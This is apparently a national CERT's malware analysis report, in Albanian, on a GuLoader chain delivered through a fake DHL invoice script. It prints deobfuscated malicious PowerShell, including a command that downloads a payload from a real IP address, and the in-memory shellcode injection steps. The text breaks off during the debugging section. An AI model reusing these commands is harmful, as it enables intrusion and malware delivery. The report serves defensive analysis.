



REPUBLIKA E SHQIPËRISË
AUTORITETI KOMBËTAR PËR CERTIFIKIMIN ELEKTRONIK DHE
SIGURINË KIBERNETIKE
DREJTORIA E ANALIZËS SË SIGURISË KIBERNETIKE

Analizë teknike për skedarin keqdashës
Guloader

Versioni: 1.0
Data: 29/04/2024

PËRMBAJTJA

Përmbledhje Ekzekutive	4
Informacione Teknike	4
Indikatorët e kompromentimit	11
Teknikat e MITRE ATT&CK	12
Rekomandime.....	13

LISTA E FIGURAVE

Figura 1: Zinxhiri i infektimit nga skedari keqdashës GuLoader	4
Figura 2: Wscript.Shell	5
Figura 3: Powershell.exe.....	5
Figura 4: Powershell command	6
Figura 5: Modifikimi i skedarit.....	7
Figura 6: Skotskterrierens.Kub	7
Figura 7: Stage 2 powershell script.....	7
Figura 8: Kopjimi i shellcode në një process	9
Figura 9: Base64 encoded.....	9
Figura 10: Adresa e ripozicionuar.....	9
Figura 11: Adresa e Shellcodit.....	10
Figura 12: Shellcode	10
Figura 13: Keylogger	11
Figura 14: cMkeRMn30.bin.....	11

Raporti është hartuar për të dokumentuar dhe analizuar tentativa sulmesh kibernetike ndaj infrastrukturave Kritike dhe të Rëndësishme të Informacionit në Republikën e Shqipërisë. Përmbajtja e këtij raporti bazohet në informacionet e disponueshme deri në datën e përfundimit të analizës.

Përcjellja e këtij raporti ka për qëllim informimin dhe ndërgjegjësimin e palëve të interesuara mbi indikatorët e sulmeve që ndikojnë tek Infrastrukturat Kritike dhe të Rëndësishme të Informacionit në Republikën e Shqipërisë. Raporti nuk duhet trajtuar si përfundimtar deri në përditësimin final të tij.

Ky raport ka kufizime dhe duhet interpretuar me kujdes!

Disa nga këto kufizime përfshijnë:

Faza e parë:

Burimet e informacionit: Raporti është bazuar në informacionet e evidentuara në momentin e përgatitjes së tij. Ndërkohë, disa aspekte mund të jenë të ndryshme nga zhvillimet aktuale.

Faza e dytë:

Detajet e analizës: Për shkak të kufizimeve burimore, disa aspekte të skedarit keqdashës mund të mos jenë analizuar thellësisht. Çdo informacion shtesë i panjohur mund të reflektojë në ndryshime të versioneve të raportit.

Faza e tretë:

Siguria e informacionit: Për të mbrojtur burimet dhe informacionet konfidenciale, disa detaje mund të jenë të zbutura ose jo të përfshira në raport. Ky vendim është marrë për të mbajtur integritetin dhe sigurinë e të dhënave të përdorura.

AKCESK rezervon të drejtën për të ndryshuar, përditësuar, ose ndryshuar çfarëdo pjesë të këtij raporti pa lajmërim paraprak.

Gjetjet e raportit bazohen në informacionin e disponueshëm gjatë kohës së hetimit dhe analizës. Nuk ka garanci në lidhje me ndryshime të mundshme apo përditësime të informacioneve të raportuara gjatë periudhës në vijim. Autorët e raportit nuk marrin përgjegjësi për përdorimin e gabuar ose pasojat e ndonjë vendimmarrjeje të bazuar në këtë raport.

Përmbledhje Ekzekutive

Raporti thekson nevojën për vigjilencë dhe masa proaktive përballë kërcënimeve kibernetike të sofistikuara, duke theksuar rëndësinë e përditësimeve të rregullta dhe zbatimit të praktikave të rekomanduara të sigurisë për të mbrojtur infrastrukturën kritike dhe të rëndësishme të informacionit.

Gjatë monitorimit aktiv, ekipi i SOC pranë AKCESK ka evidentuar tentativa sulmesh drejt një prej infrastrukturave kritike të Republikës së Shqipërisë. Këto indikatorë u kaluan menjëherë për një analizim më të thelluar drejt ekipit të Drejtorisë së Analizës së Sigurisë Kibernetike. Raporti përmban detaje teknike si dhe indikatorët e kompromentimit që u evidentuan nga analiza e thelluar.

Në fund të raportit janë rekomandimet përkatëse të hartuara nga ekipi i Drejtorisë së Analizës së Sigurisë Kibernetike.

Informacione Teknike




Figura 1: Zinxhiri i infektimit nga skedari keqdashës GuLoader

Analiza e skedarit dhl_doc_awb_shipping_invoice_18_04_2024_00000000000024[.]vbs

Skedari *dhl_doc_awb_shipping_invoice_18_04_2024_00000000000024[.]vbs* me vlerë hash **sha256:b312e71220b5c1a59397380829978ee5e10404d28c9573f576459fdae6103507** është një skedar i shkruajtur në **Microsoft Visual Basic**. Në pamje të parë skedari duket sikur ka pjesë teksti të cilat janë pa informacion, por kjo është një mënyrë e zhvilluar nga aktorët keqdashës për të bërë sa më të vështirë analizën.

Evidentohet në skript një variabël me emrin **Forsderne** dhe ruan vlerën e bashkuar të disa karaktereve si më poshtë:

Forsderne = "po" + "w" + johannesburg + "rsh" + johannesburg + "ll" dhe johannesburg = Chr(90+Improbabilities).


Funksioni **Chr** kthen vlerën nga **unicode** në format **ASCII** dhe kur e mbledh me variablin **Improbabilities** kthehet në gërmën “e” dhe fjala e krijuar është **powershell**. Pra kuptojmë që tentohet të ekzekutohet një komandë në powershell .

Gjithashtu kemi një funksion me emrin **Pantry** si dhe inicializimin e një variabli me emrin **Blissed: Set Blissed = CreateObject("WScript.Shell")** e cila shërben për të ekzekutuar pjesë skripti të ndryshme si komanda powershelli.

fascitized = Blissed.Run(Subalternant,0)


Subalternant = Forsderne + ChrW(34) + Lolloping + ChrW(34)

Komanda e Powershell dhe disa **strings** si parametra:



```
dhl_doc_awb_shipping_invoice_18_04_2024_00000000000024.vbs
342 'Flagdagene doktordisputatsens medicinmssig talblokkene krablendes optometrist karatene botcherly crus
343
344
345 Forbrugerombudsmden = Now
346
347 End Function
348
349 Crotintidsrummetto = String(40,"R83")
350
351
352
353 'tryksvrten tailbone amalgam terrorhandlings fratrendes170; tippy jetsoms, originaldisketternes42 sko
354 Function Pantry
355
356 'Svirpendes, maadeligste fototek forlystelsessyge tejn227. vgtforgelsen stdpudestaterne: afsaltede.
357 'Programhovedet? fetishic aandsnrvelsens? programdokumentationer meagreess udrustningens aandemanern
358 Set Blissed = CreateObject("WScript.Shell")
359
```

Figura 2: Wscript.Shell



```
'Muskats svejfers109, genindkaldelsens bambussers20 foolishly! hypnotiseret flittige
end if
'Grundfladeradiusers deponeringsmuligheders effektiviseringen overlavishness ideold
'Vovehalse? absonant momentoes; tremasternes175 grftekants? getatability83 forkortel
'Clasher: vacuo20 staaletberierens nonnotable anethene adonissers tuningssttenes; s
Forsderne = "po" + "w" + johannesburg + "rsh" + johannesburg + "ll "
'Dykkerdragts: glykose bogled!
```

Figura 3: Powershell.exe

Evidentohet një nivel i lartë fshehje pasi variablat marrin vlera në bazë të përshkrimeve të **strings** nga më të ndryshmet, prandaj mënyra më e mirë për të kuptuar sjelljen mbetet duke e ekzekutuar skedarin dhe duke e ndjekur me anë të **debug**. Vendoset një **breakpoint** në

variablin *Subalterant* dhe gjatë ekzekutimit evidentohet se variabli mban komandën e Powershell-it dhe disa komanda të fshehura.




Figura 4: Powershell command

Tentojmë komandën në powershell dhe e kopjojmë në një skedar **.ps1**, ku nisim analizimin duke e ekzekutuar pjesërisht për të kuptuar sjelljen e skedarëve.

Në skedar evidentohen funksionet *Kalkning* dhe *Prvelsladtes*:

```
function Kalkning($Dictyoste) {
& ($Typifikationer) ($Dictyoste);
}
```

Variabli *\$Typifikationer* mbarat vlerën **iex** (Invoke-Expression) dhe *\$Dictyoste* merr si parametër komandat që në ekzekutim dalin nga fshehja nëpërmjet funksionit **Prvelsladtes**.

```
Function Prvelsladtes($Umiri) { $Makronen = $Umiri.Length - $Corporales; For
($Marsupialised = 6; $Marsupialised -lt $Makronen; $Marsupialised += (7)) { $Dyrtidens
+= $Umiri.$Unpopulously.Invoke($Marsupialised, $Corporales);
}$Dyrtidens;
}
```

Duke qenë se kemi disa funksione që thërrasin outputin e string, thirren në disa variabla për të parë qëllimin që ka ky skedar malinj.

```

29 Kalkning (Prvelsladtes 'UnnaiV$ChickwGBirthrReligioFrisvmbUndisoataksttl Petal:BorggakPlastrisloperpB1.mrapDisbure KarupKp
30 Kalkning (Prvelsladtes 'L.niat$ Arma ghjIpeol dovesoNon,icbKonsulaFlorvilFis,yb:Grafiks BaghooSvrtstlSkudvebehandjClutchr
31 Kalkning (Prvelsladtes 'Snrliv$.ematigShelveHikulioDivulgBStjernaB1,mstlPhysia: H,vmoRS aadraMu,culr Svi gilandskt Thermit
32 Kalkning (Prvelsladtes 'Ulyd,g$Gen ptgNirvanlb,gitnoDinglBringataArbejdI Doses: GonotV ellersa By lacTvangshOmnor esk.lefrHr.
33 $r1=Prvelsladtes 'region$Dryl.tg RoadeIGen,anoApteribPortrtaOronaslstr,kn: Guttup.eklemh Debaty ubernlMetasyIldoistoCaroll
34 $r2=Prvelsladtes 'Fstvid$beslgtg isektlBegmanOR,combsAaebeiamisforlTheeli:FuldstAcivilkpvacuouh Vej,eokaIkunrSub,ini ejrud
35 $r3=Prvelsladtes 'ulvk$Blyantg NonfeIF actuoTheronUncoypaMyoheal Nabot:.troboBRelatin.azehontE ykkeeFastsprTrafikuP1.nipp
36 $r4=Prvelsladtes 'Stenb$SelvanBinpou,nma gann Roule KammerKlft.ruHalvtopPror.k. umpilHsmaoorePipespa Ponted Sabote Generl
37 $r5=Prvelsladtes 'krupl$ gle sg Tyvepl EkvipoThronebStanleaT morol Segge: HenteKsektieTascantneutroo Lyso.hHalefie olon
38 $r6=(Prvelsladtes 'hjemme$Litt,rg,uticulSpeechoDatovebDiamanaPlatyclEnkedr:HaletulSknskriPilhenkUndsttr Heyn,eForma,nSk,bs
39 $r7=Prvelsladtes 'Tvrsuk$Raadsmtentozoa Acholr Arch t,ftepa-tavellSJumball,edlegeFlighteDataIipstoneh Regeri4Messeme ';
40 $r8=Prvelsladtes 'Leosop$GalliugRudd.elFahrenoNedsnkBD alysaBiograIbacons: UdspeKommormeHemolyt .oryio Unm nhStomaceKeavn,
41 $r9=Prvelsladtes 'weste$Fo,vrrrgSigt.alVidnefoAntonebB stnkaUnyo.n.lunbann:ven.alUPetticnTritonaSynergdsymphyJK.rthee solfrd
42 $r10=Prvelsladtes 'UnnaiV$ChickwGBirthrReligioFrisvmbUndisoataksttl Petal:BorggakPlastrisloperpB1.mrapDisbure KarupKp,yst
43 $r11=Prvelsladtes 'L.niat$ Arma ghjIpeol dovesoNon,icbKonsulaFlorvilFis,yb:Grafiks BaghooSvrtstlSkudvebehandjClutchr Inkbs
44 $r12=(Prvelsladtes 'Snrliv$.ematigShelveHikulioDivulgBStjernaB1,mstlPhysia: H,vmoRS aadraMu,culr Svi gilandskt TherminOnre
45 $r13=(Prvelsladtes 'Ulyd,g$Gen ptgNirvanlb,gitnoDinglBringataArbejdI Doses: GonotV ellersa By lacTvangshOmnor esk.lefrHr.
46
47

```

Figura 5: Modifikimi i skedarit

Nga *outputet* e variablave evidentohet se ekzekutohet komandë në Powershell e cila tenton të shkarkojë një skedar me emrin: **Rkenstaten.dsp** nga url [http://94.\[.1156\[.179\[.164](http://94.[.1156[.179[.164).

Kjo evidentohet nga variabli **\$Brujaria**:

New-Object

System.Net.WebClient.DownloadFile(http://94.156.79.64/Rkenstaten.dsp,C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub).

Skedari ruhet në C:\Users\UserX\AppData\Roaming me emrin **Skotskterrierens.Kub**. Ky skedar ka një varg karakteresh shumë të gjatë që në pamje të parë duket i enkoduar me **base64**.

```

Skotskterrierens.Kub
1 6wJ9TosCFPhuF1ENA0sC11HrAiwZa1wB0sCFLXrAvefuXnT9XrRiDH6wKQU4HxKiQPQusCqajrAkTvgcGwPL9ocQGb6wKev0sCsCbrA
2 grLutZsp0dxAZtxAZvrAkDlCg6MccrAsEwCqGbiRQL6wLTCesCdYzR4nEBm+sC/6mDwQrXAZtXAZuB+apxkgN8y3EBm+sC1+qLRQCQ6wLQd3
3 EBm4nD6wL9josCDq+BwwH9NAPrAlPv6wL6N7qoj6KocQ6bcQ6bcg6K3NocQ6b6wLnRHgBj/R/3EBm3EBm+sCz9RAXZvrAtFp6wKwCIsMEHEBm+sC
4 296JDBPrAp2tcQ6bcQ6bcC2PTrArNHgfrq6wQAddnXAZtXAZuJXQ6MwLoLosCFgS7QADADrAlSRcQ6bi1QkCHEBm+sCY56LfcQ6bcQ6b6wKzSyrncQ6bc
5 Q6bcgC0AAA0cQ6bcQ6bU+sCY2ZAZtZqQ6C3uZuAZu63EBm+sCmovHgwABAAA0KID6wKyaHEBm4HDAABAA0sCQKLrAnoLU3EBm+sCcZiJ63EBm+sCdSyJuw
6 QBAABXAZvrAvQ6bcQ6bcQ6bcQ6bcU3EBm+sChrVg/+sCodrAl3rg8IFcQ6bcwITnJH26wKqg0sC61AxysCOAHrHwZLxtrAkd7cQ6bcQ6bcCp65XAZs5HAp183EB
7 m+sCvfpG6wK1rEBm4B8Cvu4d3rAmk6wJNqotECvzrAuXZ6wK0sNwCQ6bcQ6b/9LrAtXTCQ6butDeBADrAmgF6wJrDDHA6wK
8 5LusCCEGLFCQ6bcQ6bc6wL1Y0E0B/wAiNtXAZvrArv3g8AECQ6bc6wJ1njnQdeTrAsFN6wKUFYn76wLTV3EBm+/X6w+FnEBmrHiVI
9 Zxw3yA/93TV4rsVpJkXckA90UvpeBFID/3c/4AxxWkKpdyQDp4mZTEK3VtX/dyS990sPhQXa+6JbSw+S0MmorIsFtalCSos6Ck
10 cffEG3/eAcSrec2Q6bcQ6bcEgFwE3F2U+F6QDE/ObSCZ/xAEu/2AKvt/EAWMXV0vmv8QC3tumOCRpFys/Sfek9EbsJT150AYjB4tE
11 NopqBcVrUgTlP/QCILLd4tiw60gHgvIE9T/0A1Fy15/FaeZSj2/wKK349hEHgcZSj2/x1HF8agHVCxdowL3jBDBh1hFda/AAMG3WdxNr8ANv1NOj10vgADAP1rcwZyWM23+9Jnv8A0jUvNEFF2/w5S1R5ZInb/
12 1cm51cyBTbmra2VvK2XMGSG9ib2t1biBpdmVyc2NvcuUg50ZKJzXp6aXMGW5j3cm9zc2Fib6vUzXNz1FN1Y2Vz21vbmFs1FNrHjvZGvU1A==

```

Figura 6: Skotskterrierens.Kub

Në fund të skedarit vendosim një **breakpoint** në variablin **\$Vacherin** dhe evidentohet se kemi përsëri një pjesë script në powershell.

```

[DBG]: PS C:\Users\flare>> $Vacherin
-<#dedicer Costerdom Deputizes Table Molest brusehaners #>
$Makroners=Prvelsladtes 'catar,\StuelsHelgejy gradus pitrowProcrasImportw Dked65tinka4Monoc.\T lvtWN tetsi DiagonCir.usdTr skao.upr
$Prebesettingankboksens=Prvelsladtes 'entocopDubleaboylrrnbwthioyceSacquerRakkersMais,rh5a,meneNaboerlHypo,rIFoodi .gldeIae Modtax.ftetb
$Johanniter =Prvelsladtes 'Maggiseo_gelsxSukretiAntihutFo,etc
kalkning (Prvelsladtes 'SkriV$Spreadg_ardilSkarksowit.oub R_mjeaProgenlBakndi:IndhegKSanukiaC.itinVabletiForgifu De_rkmUtopiePrior
kalkning (Prvelsladtes 'T enk$SportsqVaulsIautotoothymoIb Ev.rgaP nduIIMurera: D_ckmScordiatTriostRn.nspra Galaxa PostsIdeclariortho
kalkning (Prvelsladtes 'flnk$Udbulegun ercl Is smO Studib Cy.opa .isprlDANGER: Pent.Ngrundoovagtsen Armatp hij.ednCincho MuseIbSkriw
kalkning (Prvelsladtes 'Encein$ etalgBaduהלBulk,gwManifabSupersaglobehlLufftig:EncyclAPre btc estufc oejleeMenubir overpsArkIn.eAffyr
kalkning (Prvelsladtes 'LeninsiMotivuf Kry,t Tlsyms(Havneb! Verde$AschehA dopticDeIimecUnderweStridurIndrejsFro.teePicofa) Press{Gambar
if($likrens -or $Access){
&$kaliumcyanider $Nonphobic
kalkning $Johanniter
}
function Undisturbedness ($Philopoet,$Prebesetting) {
#Rundturers Spaelsetimernes shewers Tresindstve Dipyrenos Supermechanically Ceratophrys FolkeskoIelreres tilkrseIsramper Kvalmes Hea

```

Figura 7: Stage 2 powershell script

Evidentohet se përsëri kemi një nivel shumë të lartë fshehjeje (*teknika: obfuscation*) të kodit keqdashës.

Gjatë ekzekutimit u evidentuan këto variabla me anë të **debugger**:

\$tetrasporangia > Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0

```
$Bedplates > User-Agent
$Spiderlike > http://94.156.79.64/Rkenstaten.dsp
$Hamamelidin > ">"
$Typifikationer > iex
$Knsdrifts > echo %appdata%\Skotskterrierens.Kub && echo $
$Bnnerup = New-Object System.Net.WebClient
$Brujeria > New-Object
System.Net.WebClient.DownloadFile(http://94.156.79.64/Rkenstaten.dsp,C:\Users\flare\
AppData\Roaming\Skotskterrierens.Kub )
```

```
$phyllo > array me dy vlera : C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub
dhe "&"
```

```
$Rapportgeneratorens > C:\Users\flare\AppData\Roaming\Skotskterrierens.Kub
```

```
$r1 > phyllo = cmd /c echo %appdata%\Skotskterrierens.Kub && echo $
```

```
$Bnnerup.Headers[$Bedplates]=$tetrasporangia
```

Kjo përkthehet në: “Headers të objektit vendosen me vlerën Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:121.0) Gecko/20100101 Firefox/121.0”.

```
$Demagnification > System.dll
$Townlet > Microsoft.Win32.UnsafeNativeMethods
$Timelofterness > GetProcAddress
$Floragraferende > ReflectedDelegate
$Idhmandens > InMemoryModule
$Recompenses > Class, Public, Sealed, AnsiClass, AutoClass
$Morgenfriskes > Invoke
$Sukkerfrie > Public, HideBySig, NewSlot, Virtual
$Hundene > VirtualAlloc
$sammenvoksningen > ntdll
$Fornjer > NtProtectVirtualMemory
$psychologism > User32
$Pyelocystitis > CallWindowsProcA
$Mlt > Kernel32
$Brejning > user32
$Interfoliere > ShowWindow
```

Nga variablat e nxjerrë nga fshehja më sipër, arrihet në përfundimin se po tentohet të bëhet injektim i një pjesë kodi drejt një procesi. Vazhdojmë me analizën e kodit dhe bëjmë një modifikim duke shtuar **Write-Output** dhe fshijmë pjesën ku thirret funksioni. Dhe në terminalin e *powershell-it* na shfaqet një listë e gjatë me komanda:


```

PS C:\Users\Flare> C:\Users\Flare\Desktop\Concatenated.ps1
$global:steevings = [System.Runtime.InteropServices::GetDelegateForFunctionPointer((Unexpende $Mlt $Hundene), (Multinucleolated @([IntPtr]
, [UInt32], [UInt32], [UInt32]) ([IntPtr])))
$global:Pneumatometry = [System.Runtime.InteropServices::GetDelegateForFunctionPointer((Unexpende $Brejning $Interfoliere), (Multinucleola
ted @([IntPtr], [UInt32]) ([IntPtr])))
${Host}.UI.RawUI.WindowTitle = $Femaaret
$global:Overretssagfrer = (Get-Process | Where-Object { $_.MainWindowTitle -eq $Femaaret })
$global:Fletkommandoernes = $Overretssagfrer.MainWindowHandle
$Pneumatometry.Invoke($Fletkommandoernes, $Udbringningsgebyrs)
$global:Stabilised = $steevings.Invoke($Udbringningsgebyrs, 664, $PhilopoetIlocType, $PhilopoetIlocProt)
$global:Maximisations = $steevings.Invoke($Udbringningsgebyrs, 61001728, $PhilopoetIlocType, $PhilopoetIlocrw)
[System.Runtime.InteropServices::Copy($Solbjrg203, $Udbringningsgebyrs, $Stabilised, 664)
[System.Runtime.InteropServices::Copy($Solbjrg203, 664, $Maximisations, $Matachinas207)
$global:Albylernes220 = [System.Runtime.InteropServices::GetDelegateForFunctionPointer((Unexpende $psychologism $Pyelocystitis), (Multinuc
leolated @([IntPtr], [IntPtr], [IntPtr], [IntPtr]) ([IntPtr])))
$Albylernes220.Invoke($Stabilised, $Maximisations, $Referrals185, $Udbringningsgebyrs, $Udbringningsgebyrs)

```

Figura 8: Kopjimi i shellcode në një process

Shndërrimi i *stringjeve* të koduara me **base64** në byte: Skripti përdor një varg të koduar me **base64**, e shndërron në *byte* dhe përdor këto *byte* për të krijuar një hapësirë në memorie. Krijohet një ripozicionim i ri. Këto funksione përfshijnë **VirtualAlloc**, **CreateThread**, dhe **WaitForSingleObject**. Diferenca në rastin tonë është variabli i enkoduar me **base64** është skedari që ruhej në **%appdata%\Skotskterrierens.Kub**.

```

$global:Rarities = [System.Text.Encoding]::ASCII.GetString($Solbjrg203)
[DBG]: PS C:\Users\Flare>> $r11
$global:Solbjrg203 = [System.Convert]::FromBase64String($Skippekalv)
[DBG]: PS C:\Users\Flare>> $kippekalv
6WJ9J0scPcu7F1ENA0sC1LHFAiwZ1wkB0sCF1XrAvefuXrnT9XraIDH6wKQU4HxKIqPQusCgajrAKTvgcGwPL9ocQG6wKev0sCsCbrAgrLutZspdxAZtxAZvrAkD1cQGbmcr

```

Figura 9: Base64 encoded

Qëllimi është vendosja e shellcode **Guloder** në memorie. Për ta kuptuar se ku ndodhet **shellcode** i parë duhet të ndjekim vijën llogjike duke ekzekutuar variablat hap pas hapi dhe dalim në përfundimin se: **Nga byte 0 deri në 664 ndodhet shellcode. Dhë tani na duhet të gjejmë adresën se ku alokohet ky shellcode. (KUJDES!) sa herë që do e ekzekutojmë skedarin adresa do ndryshojë gjithmonë.**

```

158 #Psychiatrist Consanguineously Superuser Nonpickable Kunsthaar
159 rorschachprvers 'B1B993999E8F87C4B89F849E83878FC4A3849E8F98859
160 #Ancon Diamantslibers forskningsafdelingen Vandalens Uniphase
161 rorschachprvers 'CE8D8685888B86D0A8868893868F98848F99D8D8DACAD
162 #Vibecke Escribed Forfarens Eksaminatorens Strimmel Overderidi
163 rorschachprvers 'CEAB868893868F98848F99D8D8DAC4A3849C85818FC2C
164 #Noncontemptibly Slethvarrerne Udeladelse Kieffer Shkaris Not
165 $r4=""

```

```

124846080
[DBG]: PS C:\Users\ >> $Stabilised.ToString("X")
7710000

[DBG]: PS C:\Users\ >> $Matachinas207
321487

[DBG]: PS C:\Users\ >> $Makroners
\systemwow64\WindowsPowerShell\v1.0\powershell.exe

[DBG]: PS C:\Users\ >> $Stabilised.ToString("X")
7710000

```

Figura 10: Adresa e ripozicionuar

Nga investigimi në mjetin *x64dbg* lidhim procesin e powershellit që është duke u ekzekutuar si dhe vendosim një *breakpoint* në adresën e gjetur.

